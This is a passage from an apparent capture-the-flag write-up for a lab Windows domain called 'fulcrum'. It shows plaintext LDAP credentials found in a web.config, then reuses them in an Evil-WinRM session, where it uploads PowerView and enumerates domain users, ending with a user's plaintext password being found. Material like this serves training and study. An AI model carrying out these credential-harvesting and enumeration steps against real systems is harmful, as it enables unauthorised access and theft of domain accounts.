                <add name="ADProvider" type="System.Web.Security.ActiveDirectoryMembershipProvider, System.Web, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" connectionStringName="ADConnString" connectionUsername="FULCRUM\LDAP" connectionPassword="PasswordForSearching123!" attributeMapUsername="SAMAccountName" />
            </providers>
        </membership>
    </system.web>
<system.webServer>
   <httpProtocol>
      <customHeaders>
         <clear />
      </customHeaders>
   </httpProtocol>
      <defaultDocument>
         <files>
            <clear />
            <add value="Default.asp" />
            <add value="Default.htm" />
            <add value="index.htm" />
            <add value="index.html" />
            <add value="iisstart.htm" />
         </files>
      </defaultDocument>
</system.webServer>
</configuration>
*Evil-WinRM* PS C:\inetpub\wwwroot>
```

In order to use those ldap credentials to retrieve some information while being on the windows, we need to upload PowerView.ps1 to the target

```
Info: Upload successful!
*Evil-WinRM* PS C:\Users\WebUser\Desktop> IMport-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\WebUser\Desktop> $pass=ConvertTo-SecureString "PasswordForSearching123!" -AsPlainText -Force
*Evil-WinRM* PS C:\Users\WebUser\Desktop> $creds=New-Object System.Management.Automation.PSCredential("FULCRUM\LDAP",$pass)
*Evil-WinRM* PS C:\Users\WebUser\Desktop> Get-DomainUser -Credential $creds -DomainController dc.fulcrum.local


logoncount             : 6
badpasswordtime        : 12/31/1600 4:00:00 PM
description            : Built-in account for administering the computer/domain
distinguishedname      : CN=Administrator,CN=Users,DC=fulcrum,DC=local
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 5/7/2022 11:56:07 PM
name                   : Administrator
objectsid              : S-1-5-21-1158016984-652700382-3033952538-500
samaccountname         : Administrator
logonhours             : {255, 255, 255, 255 ... }
admincount             : 1
codepage               : 0
samaccounttype         : USER_OBJECT
```

And from the LDAP on dc.fulcrum.local we retrieved credentials fro a user BTables and plain text password